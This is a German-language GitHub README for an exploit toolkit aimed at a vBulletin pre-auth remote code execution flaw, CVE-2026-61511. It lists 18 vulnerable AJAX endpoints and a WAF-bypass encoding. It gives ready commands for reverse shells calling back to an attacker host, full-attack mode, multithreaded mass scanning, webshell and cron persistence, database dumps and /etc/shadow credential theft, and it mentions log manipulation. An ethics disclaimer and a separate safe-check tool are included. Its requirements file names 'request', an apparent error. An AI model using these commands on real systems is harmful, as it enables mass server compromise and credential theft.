
 tc4dy/cve-2026-61511-poc-exploit

CVE-2026-61511 – vBulletin Pre-Auth RCE (CVSS 9.8). Schwachstelle 5.x/6.x (ungepatcht). Multi-Exploit über Endpoint Pool, AJAX, PHPFuck WAF-Bypass. Vollständiges Toolkit: Reverse Shell, Proxy, Persistenz, Webshell, Datenbankoperationen, Firewall-Steuerung, Log-Verwaltung, Massen-Scanning. 2 Versionen: Multi-Exploit & Safe-Check. Python 3.8+ Nutze es ethisch, bleib legal. 🔒


NUR ZUR ETHISCHEN VERWENDUNG – AUTORISIERTE SICHERHEITSTESTS
Dieses Repository stellt Werkzeuge ausschließlich für autorisierte Sicherheitsexperten, Blue Teams und Penetrationstester bereit.
Unbefugter Zugriff auf Computersysteme ist illegal gemäß CFAA (USA), Computer Misuse Act (UK), TCK 243/244 (Türkei) und ähnlichen Gesetzen weltweit.
CVE‑2026‑61511 ist eine PHP-eval()-Injection-Schwachstelle in der AJAX-Template-Rendering-Engine von vBulletin.
Betroffene Versionen: 5.0.0 – 5.7.5 und 6.0.0 – 6.2.1.

Mehrere Angriffsendpunkte – der Fehler existiert in mehreren AJAX-Handlern:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContent-EndpunktePHPFuck-Encoding – die Payload wird in eine Sequenz aus PHP-Operatoren und Zahlen umgewandelt, die WAF-Filter umgeht und die Ausführung beliebigen PHP-Codes ermöglicht.
Keine Authentifizierung erforderlich – ein Angreifer kann eine manipulierte POST-Anfrage an jeden verwundbaren Endpunkt senden und Systembefehle mit den Rechten des Webservers ausführen.
Auswirkung – vollständige Serverkompromittierung, Datendiebstahl, Backdoors, laterale Bewegung und Persistenz. Führen Sie ein Upgrade der Version durch!
| Werkzeug | Zweck | Vorgesehene Benutzer |
|---|---|---|
exploit.py | Vollständiges Toolkit mit Reverse Shell, Persistenz, Dateioperationen, Datenbank-Dump, Firewall-Verwaltung, Log-Verwaltung, Portweiterleitung, SSH-Schlüssel-Bereitstellung, Netzwerk-Scanning und Massen-Scanning (Multithreaded). | Red Teams / autorisierte Pentester |
safecheck.py | Nicht-intrusiver Verifier, der die Verwundbarkeit prüft, ohne eine schädliche Payload auszuführen. Erkennt die Version, testet alle Endpunkte und erstellt einen detaillierten Bericht. | Blue Teams / Sicherheitsauditoren |
| Funktion | exploit.py | safecheck.py |
|---|---|---|
| Schwachstellenerkennung | [+] | [+] |
| Versionserkennung | [+] | [+] |
| Multi-Endpunkt-Tests (18 Pfade) | [+] | [+] |
| Befehlsausführung | [+] | [-] |
| Reverse Shell | [+] | [-] |
| Datei-Upload/Download | [+] | [-] |
| Persistenzmechanismen | [+] | [-] |
| Web-Shell-Bereitstellung | [+] | [-] |
| Datenbankoperationen | [+] | [-] |
| Systeminformationssammlung | [+] | [+] |
| Firewall-Verwaltung | [+] | [-] |
| Log-Verwaltung | [+] | [-] |
| Portweiterleitung | [+] | [-] |
| SSH-Schlüssel-Bereitstellung | [+] | [-] |
| Netzwerk-Scanning | [+] | [-] |
| Massen-Scanning (Multithread) | [+] | [-] |
| Proxy-Unterstützung | [+] | [+] |
| JSON-Berichtsausgabe | [+] | [+] |
| Interaktives Menü | [+] | [-] |
| Nicht-intrusiver (sicherer) Modus | [-] | [+] |
| Ausführlicher/Debug-Modus | [+] | [+] |
| Benutzerdefinierte Befehlsausführung | [+] | [-] |
| Verkettung mehrerer Befehle | [+] | [-] |
| Remote-Dateilesen | [+] | [-] |
| Remote-Dateischreiben | [+] | [-] |
| Systembenutzerverwaltung | [+] | [-] |
| Firewall-Umgehungstechniken | [+] | [-] |
| WAF-Umgehung (PHPFuck) | [+] | [+] |
| Szenario | Empfohlenes Tool |
|---|---|
| Blue Team – Überprüfung, ob Ihre vBulletin-Installation anfällig ist | safecheck.py |
| Sicherheitsaudit – nicht-intrusive Schwachstellenbewertung | safecheck.py |
| Red Team – autorisierter Penetrationstest mit vollständiger Ausnutzung | exploit.py |
| Bug Bounty – Tests zur verantwortungsvollen Offenlegung | safecheck.py |
| Massenscanning – Überprüfung mehrerer Ziele auf Schwachstellen | exploit.py (nur Erkennung) |
| Incident Response – Überprüfung, ob Systeme kompromittiert wurden | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
requirements.txt-Inhalt:
request
urllib3
| Parameter | Beschreibung |
|---|---|
-t, --target | Ziel-URL (z. B. http://forum.com/vb) |
--proxy | HTTP-Proxy (z. B. http://127.0.0.1:8080) |
--timeout | Anfrage-Timeout in Sekunden (Standard: 10) |
--retry | Anzahl der Wiederholungsversuche pro Pfad (Standard: 3) |
--output | Detaillierten Bericht in JSON-Datei speichern |
-v, --verbose | Ausführliche Ausgabe |
-q, --quiet | Stiller Modus (minimale Ausgabe) |
--lhost | Erforderlich für Exploit – IP für Callback |
--lport | Port für Callback (Standard: 4444) |
--threads | Threads für Massenscanning (Standard: 5) |
--exploit | Exploitation nach Erkennung durchführen |
--full | Vollständiger Angriff (alle Module) |
--shell | Reverse Shell starten |
--webshell | Webshell installieren (/shell.php) |
--persist | Persistenz installieren (Cron-Job) |
--dump | Datenbank dumpen |
--dump-creds | Anmeldedaten dumpen (/etc/passwd, /etc/shadow) |
--interactive | Interaktives Menü nach erfolgreicher Verifizierung |
| # | Szenario | Befehl |
|---|---|---|
| 1 | Schnelle Schwachstellenprüfung | python safecheck.py -t http://target.com/vb |
| 2 | Detaillierter Scan mit Bericht | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | Reverse Shell | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | Vollständiger Angriff (alle Module) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | Massenscanning aus Datei | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | Interaktiver Menümodus | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | Endpoint |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |






